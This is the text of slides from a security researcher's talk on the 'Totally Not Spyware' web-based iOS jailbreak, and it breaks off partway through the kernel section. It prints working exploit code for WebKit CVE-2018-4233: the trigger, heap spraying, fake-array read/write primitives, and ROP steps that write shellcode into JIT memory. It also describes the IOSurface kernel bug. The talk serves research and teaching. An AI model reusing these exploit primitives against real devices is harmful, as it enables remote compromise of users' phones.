Totally Not Spyware: Jailbreaking from the Browser

Ben Sparkes (@iBSparkes)

$ whoami

- @iBSparkes, or @PsychoTea
- Independent security researcher & bored college student
- 17 y/o, from the UK
- Interested in iOS/macOS, kernel exploitation, jailbreaking
- Working on iOS since late 2017
- Released/worked on/contributed to past public jailbreaks (Meridian, Totally Not Spyware, Electra, etc)
- Released machswap(1/2) iOS kernel exploit(s)
- ¼ of Jake Blair (@s1guza, @littlelailo, @stek29)

$ ls -la .

- Our Goal
- Attacking WebKit
- Hijacking WebContent: loading shellcode
- Playing with dyld
- Exploiting the kernel
- Demo

Our Goal

- Jailbreak from browser
- RCE in the browser, LPE to kernel, perform patches for jailbreak
- Load a webpage -> click a button -> ??? -> jailbroken
- Past web-based jailbreaks:
    - JailbreakMe 1.0
    - Star (2.0)
    - Saffron (3.0)
    - JailbreakMe 4.0
    - qwertyuiop’s yalu933

Important note: it’s not actually spyware

Our Goal

- Safari doesn't host the JS engine itself
- Separate process called "WebContent"
  - `/System/Library/Frameworks/WebKit.framework/XPCServices/com.apple.WebKit.WebContent.xpc/com.apple.WebKit.WebContent`
- Exploit some bug in the engine to get arbitrary read/write
- Build this primitive into arbitrary shellcode execution via ROP
- Exploit other daemons (sandbox escape) or the kernel itself
- Perform jailbreaking post-exploitation
  - Mount root FS as r/w & bootstrap
  - Nullify codesigning, sandboxing, & other mitigations
  - Install jailbreakd/other patches
  - etc...

Attacking WebKit

- WebKit for JS
- “Looking for an attack vector? Use WebKit!”
- Tesla’s, the Nintendo Switch, Wii-U
- JS interpreters & JIT will always be buggy
- WebKit is no exception (10 CVE’s in iOS 12.1.3 alone)
- Powerful
  - WebKit bug = 1-click RCE
  - WebKit bug + XSS = potential 0-click RCE
  - Used widely on the web
  - For Jailbreaking; end-user experience is fun & easy

iOS Attack Vectors

- Hardware attacks
- Bootchain (BootROM, iBoot)
- Baseband, WiFi, Bluetooth, et al. modems
- “Sideloading” an app
- WebKit

The Perks of Attacking via WebKit

- The jailbreak “app” will never “expire”
- No Apple developer account needed (free or otherwise)
- Makes installation much easier - just install from a website
    - No need for a computer or shady web-based app store
- Can be saved/cached for use offline
- **Way cooler!**

All the benefits of sideloading, without any of the downsides

How?

Weapon of Choice: CVE-2018-4233

- Bug found by saelo
- Exploit by @_niklasb
- Used in Pwn2Own 2018
- JIT type confusion
- Gives `addrof`/`fakeobj` primitives
- Patched in iOS 11.4 (but works on 10.x)
- Very high success rate (>99%)
- Perfect!

```
// CVE-2018-4233
counter = 0
function trigger(constr, modify, res, val) {
    return eval(`
    var o = [13.37]
    var Constructor${counter} = function(o) { ${constr} }

    var hack = false

    var Wrapper = new Proxy(Constructor${counter}, {
        get: function() {
            if (hack) {
                ${modify}
            }
        }
    })

    for (var i = 0; i < ITERS; ++i)
        new Wrapper(o)

    hack = true
    var bar = new Wrapper(o)
    ${res}
    `)
}
```

Building a Read/Write Primitive

"i don't get all this javascript hate. you can basically do everything with it if you think about it" ~ @qwertyoruiopz

- JS's `Float64Array` is managed by the `JSArrayBufferView` class in WK


```
private:
    Structure* m_structure;
    // FIXME: This should be CagedPtr<>.
    // https://bugs.webkit.org/show_bug.cgi?id=175515
    void* m_vector;
    uint32_t m_length;
    TypedArrayMode m_mode;
    Butterfly* m_butterfly;
};
```


- Set the Vector pointer to an arbitrary address -> arbitrary r/w
- Catch 22: no write primitive, no control of the Vector field

Building a Read/Write Primitive

- Properties are stored in the "butterfly"
  - Key/values, keys stored around the butterfly pointer
- 6+ inline slots directly after the object
- If we infoleak an object with `addrof(...)`, we know the address of these slots
  - Slots are at a known offset (`0x10` in our case)
- Create an arbitrary JS object (`container = { ... }`)
- Then build a fake Float64Array in it
- Leak its address -> arbitrary Float64Array object

Building a Read/Write Primitive






Building a Read/Write Primitive

- Point the Vector field at an arbitrary address...?
- **Wrong!**
- Limitation: inline element array can only contain `JSValue` obj's
- Each element can only point at another `JSObject`
- Leak the address of a `Uint8Array`, and point our vector at that
- Access the Float64Array -> read and write directly Uint8Array C++ object

Building a Read/Write Primitive



Building a Read/Write Primitive

- One small problem
- In the JSCell header, there is a per-type structure ID
- Allocated at runtime, and varies across WebKit builds
- Our fake Float64Array object must have a valid structure ID to be usable

Solution: There is this really cool 0day exploitation technique we can use instead!

The **first** known **use** of **brute-force** was in 1902.

Brute-force | Definition of Brute-force by Merriam-Webster

https://www.merriam-webster.com/dictionary/brute-force

~~0day~~ 43000day

Building a Read/Write Primitive

```
var structs = [];
function sprayStructures() {
    function randomString() {
        return Math.random().toString(36).replace(/[^a-z]+/g, '').substr(0, 5);
    }
    for (var i = 0; i < 0x1000; i++) {
        var a = new Float64Array(1);
        a[randomString()] = 1337;
        structs.push(a);
    }
}
```

Spray thousands of `Float64Array`’s

Building a Read/Write Primitive

```
var container = {
    jsCellHeader: jsCellHeader.asJSValue(),
    butterfly: false,
    vector: hax,
    lengthAndFlags: (new Int64('0x0001000000000010')).asJSValue()
};
```

#1: These values (which represent a fake `Float64Array`) are allocated in the inline property slots

```
var address = Add(stage1.addrof(container), 16);
```

#2: Infoleak, then add 0x10 bytes

```
var fakearray = stage1.fakeobj(address);
```

#3: Create a fakeobj at that address
`fakearray` is our fake `Float64Array`

```
while (!(fakearray instanceof Float64Array)) {
    jsCellHeader.assignAdd(jsCellHeader, Int64.One);
    container.jsCellHeader = jsCellHeader.asJSValue();
}
```

#4: Use `instanceof` to brute force! :-)

Building a Read/Write Primitive

```
fakearray[0]: jsCellHeader: jsCellHeader.asJSValue(),
fakearray[1]: butterfly: false,
fakearray[2]: vector: hax,
fakearray[3]: lengthAndFlags: (new Int64('0x0001000000000010')).asJSValue()
```

Overwrite `fakearray[2]` (the vector pointer)
Then perform either a read or a write
Note: i2f is used to convert from Int64 to JS float 64's

```
read: function(addr, length) {
    fakearray[2] = i2f(addr);
    var a = new Array(length);
    for (var i = 0; i < length; i++)
        a[i] = hax[i];
    return a;
},
```

```
write: function(addr, data) {
    fakearray[2] = i2f(addr);
    for (var i = 0; i < data.length; i++)
        hax[i] = data[i];
},
```

Shellcode

Hijacking WebContent: Shellcode

- Introducing JIT (**J**ust **I**n **T**ime Compilation)
- The best piece of technology you will ever encounter in modern computing
- Can also be used for speeding up JavaScript.


```
$ jtool --ent WebContent | grep ‘codesign’ -A 1
<key>dynamic-codesigning</key>
<true/>
```

What does this mean?

- Relaxed codesigning!
- iOS does not typically allow RWX memory & unsigned executable pages; it does with JIT

Hijacking WebContent: Shellcode

- Just write straight into the RWX region & jump to it...?
- Not so easy
- ARMv8 enabled the use of execute-only memory
- So in iOS 10 (with A10), Apple introduced this*:



(from Ivan Krstić's BH 2016 talk)

*affects A7-A10, superseded by APRR in A11 & newer

Hijacking WebContent: Shellcode

- Get code exec by overwriting some JS vtab pointer
- Find jitWriteSeparateHeaps func and split heap region pointer
  - Used to calculate the offset we want to write to (ie. the end)
- ROP into jitWriteSeparateHeaps
- Both are easy to find (lol)
- JSC within the dyld shared cache contains symbols
- ...including ones defeating this security mechanism
- We need a symtab parser for ROP anyway, so ¯_ツ_/¯

Note: this mechanism still technically does it's job, just isn't much of a problem in our case

Hijacking WebContent: Shellcode

- Any offset pulled from the dyld cache symtab is unslid
- We must first defeat kASLR before we can use them
- Since we already have arbitrary read, this is easy
- Read some vtable method, this will be in some dyld cache library's __TEXT region
- Work downwards by 0x1000 until we reach the cache header

```
var anchor = memory.readInt64(vtab);
var hdr = Sub(anchor, anchor.lo() & 0xfff);
var b = [];
while(true)
{
    if(strcmp(memory.read(hdr, 0x10), "dyld_v1   arm64"))
    {
        break;
    }
    hdr = Sub(hdr, 0x1000);
}
```

Hijacking WebContent: Shellcode

```
var memPoolStart        = memory.readInt64(syms["__ZN3JSC32startOfFixedExecutableMemoryPoolE"]);
var memPoolEnd          = memory.readInt64(syms["__ZN3JSC30endOfFixedExecutableMemoryPoolE"]);

var jitWriteSeparateHeaps;
if (syms["__ZN3JSC29jitWriteSeparateHeapsFunctionE"]) {
    jitWriteSeparateHeaps = memory.readInt64(syms["__ZN3JSC29jitWriteSeparateHeapsFunctionE"]);
} else {
    jitWriteSeparateHeaps = Int64.Zero;
}
```

Finding the memory pool & write gadget

```
var payload = new Uint8Array(shsz.lo());
var paddr = memory.readInt64(Add(stage1.addrof(payload), 0x10));
var codeAddr = Sub(memPoolEnd, shsz);
```

Get the corresponding address of where we want to write to in the RW- region

Hijacking WebContent: Shellcode

```
if (jitWriteSeparateHeaps.lo() || jitWriteSeparateHeaps.hi()) {
    add_call(jitWriteSeparateHeaps
        , Sub(codeAddr, memPoolStart)     // off
        , paddr                           // src
        , shsz                            // size
    );
} else {
    fail('bi0n1c (c)');
}

segs.forEach(function(seg) {
    if (seg.prots.hi() & 2) { // VM_PROT_WRITE
        var addr = Add(seg.addr, codeAddr);
        add_call(mach_vm_protect
            , mach_task_self_    // task
            , addr               // addr
            , seg.size           // size
            , new Int64(0)       // set maximum
            , new Int64(0x13)    // prot (RW- | COPY)
        );
    }
})
```

```
add_call(jmpAddr);
```

Call the write gadget, passing the offset into the memory pool we want to write to

Protect any writable segment as RW-

Jump!


Playing with dyld

- We are now executing our own arbitrary opcodes, but our executable has not properly been loaded
- "Loaded", aka linked and set up by dyld
- For this, Siguza wrote an arm64 assembly stub called genesis
  a. Call `task_threads`, and kill each thread (apart from our own)
  b. Get dyld's address via the `task_info` API
  c. Call `ImageLoaderMachO::instantiateMainExecutable`
  d. Call `dyld::addImage`
  e. Call `dyld::link`
  f. Call `dyld::runInitializers`
  g. Branch to `_main`

WebKit = Pwned


Local **P**rivilege **E**scalation


Exploiting the Kernel: Attack Path




Exploiting the Kernel: Attack Path

Need to escape the app sandbox to widen our attack surface










Exploiting the Kernel: Attack Path

Need to escape the app sandbox to widen our attack surface

...or do we?







Exploiting the Kernel

- CVE-2017-13861
- Bug in IOSurface; a userland-reachable driver used for ~~privilege escalation~~ graphics, or something
- Can be reached from the WebContent sandbox
- Siguza to the rescue again

Siguza / v0rtex

Watch 35 | Star 190 | Fork 90

Code | Issues 0 | Pull requests 1 | Security | Insights

IOSurface exploit

20 commits | 2 branches | 0 releases | 1 contributor | MIT

Exploiting the Kernel

- Mach is the IPC protocol used for communicating with kernel drivers (user clients)
- Built by the **M**ach **I**nterface **G**enerator (MIG)
- MIG has some very important rules about reference counting
- Kernel implementations should *not* drop any references on an object when returning an error
- @windknown of Pangu Team dropped this blog post: "IOSurfaceRootUserClient Port UAF"
- Enter IOSurface UserClient method #17...

Exploiting the Kernel

```
kern_return_t IOSurfaceRootUserClient_method17(__int64 this, __int64 a2, IOExternalMethodArguments *args)
{
  ret = 0xE00002BDLL;

  structIn = args->structureInput;
  asyncRef = args->asyncReference; /* takes the userland-provided asyncref */

  v6 = *(this + 224);
  v8 = *(v6 + 344);
  if ( v8 )
  {
    /* refcon is provided in structIn+8
       checks if the refcon already exists before releasing it */
    while ( *(v8 + 32) != *(structIn + 8) || *(v8 + 88) != this )
    {
      v8 = *v8;
      if ( !v8 ) /* if the refcon was not found, set up a new one */
        goto LABEL_8;
    }
    IOUserClient::releaseAsyncReference64(asyncRef);
    ret = 0xE00002C9LL; /* then returns an error (!) */
  }
  else
  {
LABEL_8:
      [...] /* set up the refcon */
  }
  return ret;
}
```

In some ~250 bytes of assembly, it breaks exactly this rule.

*I hope this code is legible

Exploiting the Kernel

A quick, interesting aside:

- Buggy method executes asynchronously, leads to weird behaviour when triggering the bug
- Siguza used a notable technique
